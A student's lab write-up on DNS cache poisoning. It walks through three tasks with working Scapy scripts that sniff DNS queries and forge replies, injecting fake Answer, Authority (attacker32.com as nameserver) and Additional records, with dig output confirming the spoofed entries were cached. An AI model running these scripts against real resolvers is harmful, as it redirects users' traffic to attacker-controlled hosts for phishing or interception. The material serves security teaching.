

Task 7: DNS Cache Poisoning: Targeting the Authority Section

Previous tasks have allowed me to progress to this point even though they are not listed in this report. What we're doing here is editing some code that was used in task 6 so that we can use the attack to use the Authority section in DNS replies. So when we spoofed a reply in task 6, we spoofed the answer section. This time we will be spoofing both the answer section and the authority section. See Figure 1 below for execution and Figure 2 for the updated program. What was added into this program from the original one used in task 6 is boxed in red.



```
;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
www.example.net.        259200  IN      NS      attacker32.com.
```

Figure 1: Attack Execution (on Attacker machine).




```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200)
        Autsec = DNSRR(rrname=pkt[DNS].qd.qname,type='NS',rdata='attacker32.com',ttl=259200)

        DNSpkt = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec, ns=Autsec)
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt=sniff(filter='udp and (src host 192.168.95.146 and dst port 53)', prn=spoof_dns)
```

Figure 2: Updated Program.

Observations: This task basically has us spoofing the Authority section as well as the Answer section of the DNS packet so that we can spoof more than just *www*.example.net – we can spoof any subdomain for example.net. We can see that this was successful and the way I did it was by adding the 'Autsec' portion of the program and including type=NS and rdata='attacker32.com'.


Task 8: Targeting Another Domain

Similar to task 7, I made small changes to the program code, but this time I'm not only going to make attacker32.com the nameserver for the example.com domain, but also for the google.com domain. See Figure 3 for the updated program and Figure 4 for the results of this attack. The changes in the code are boxed in red. (Not sure why I typed google.net instead of .com, but it still works the same regardless).



```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                Anssec = DNSRR(rrname=pkt
[DNS].qd.qname,type='A',rdata='192.168.95.146',ttl=259200)
                NSsec1 = DNSRR
(rrname='www.example.net',type='NS',rdata='attacker32.com',ttl=259200)
                NSsec2 = DNSRR
(rrname='www.google.net',type='NS',rdata='attacker32.com',ttl=259200)

                DNSpkt = DNS(id=pkt[DNS].id,qd=pkt
[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec,ns=NSsec1/NSsec2,nscount=2)
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

pkt=sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Figure 3: Updated Program.




```
[12/08/19]JCogswell@Client-145:~/.../Lab7$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24704
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       192.168.95.146

;; AUTHORITY SECTION:
www.example.net.        259200  IN      NS      attacker32.com.
www.google.net.         259200  IN      NS      attacker32.com.

;; Query time: 74 msec
;; SERVER: 192.168.95.146#53(192.168.95.146)
;; WHEN: Sun Dec 08 20:38:08 EST 2019
;; MSG SIZE  rcvd: 149
```

Figure 4: Results of Attack – example.net and google.net are both in Authority Section.

Observations: I was successful in adding www.google.net and www.example.net into the Authority section of the spoofed DNS packet. The difference in this program from the previous one in task 7 is that I added another variable NSsec2 that has the same information as NSsec1, but with rrname having the value for www.google.net. This attack was successful as demonstrated above. Note that NSsec is the same as Autsec from task 7, but I changed the name and several other things when trying to figure out how to make it work. I had a lot of issues getting it to work, but the name was obviously not part of the problem. I also updated the filter to only sniff for udp and dst port 53 instead of also filtering traffic for a specific host.


Task 9: Targeting the Additional Section

In this task, we're doing the same thing that we did in the last two tasks, but this time, we're also going to spoof the "ADDITIONAL SECTION" of the DNS packet. This section is used to provide additional information. It's mainly used to provide IP addresses for some hostnames, especially for those appearing in the Authority section. The goal here is to spoof some entries in this section and see whether they will be successfully cached by the target DNS server. See that this was successful in Figure 5 and see Figure 6 for the code used. The changes to the code is boxed in red.



```
[12/08/19]JCogswell@Client-145:~/.../Lab7$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44568
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       192.168.95.146

;; AUTHORITY SECTION:
www.example.net.        259200  IN      NS      attacker32.com.
www.google.net.         259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       9.8.7.6
```

Figure 5: Execution of the Update Program.



```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                Anssec = DNSRR(rrname=pkt
[DNS].qd.qname,type='A',rdata='192.168.95.146',ttl=259200)

                NSsec1 = DNSRR
(rrname='www.example.net',type='NS',rdata='attacker32.com',ttl=259200)
                NSsec2 = DNSRR
(rrname='www.google.net',type='NS',rdata='attacker32.com',ttl=259200)

                Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
                Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200, rdata='5.6.7.8')
                Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200,
rdata='9.8.7.6')

                DNSpkt = DNS(id=pkt[DNS].id,qd=pkt
[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec,ns=NSsec1/NSsec2,nscount=2,ar=Addsec1/
Addsec2/Addsec3,arcount=3)
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

pkt=sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Figure 6: Updated Code.

Observations: This tasks was very similar to the previous two, but this time we're also attacking the 'ADDITIONAL SECTION' of the DNS packet. The changes in the program were very similar to the changes I made to the program for tasks 7 and 8 in that I'm adding new variables and spoofing information for them. This time, though, they will be tagged with type A, rdata will be filled with easily recognized ip addresses so I can identify them, and rrname will have three different websites. I also added ar=Addsec1/Addsec2/Addsec3 and arcount=3 to the DNSpkt portion. These will all be part of the spoofed packet and is required for the DNS packet spoofing.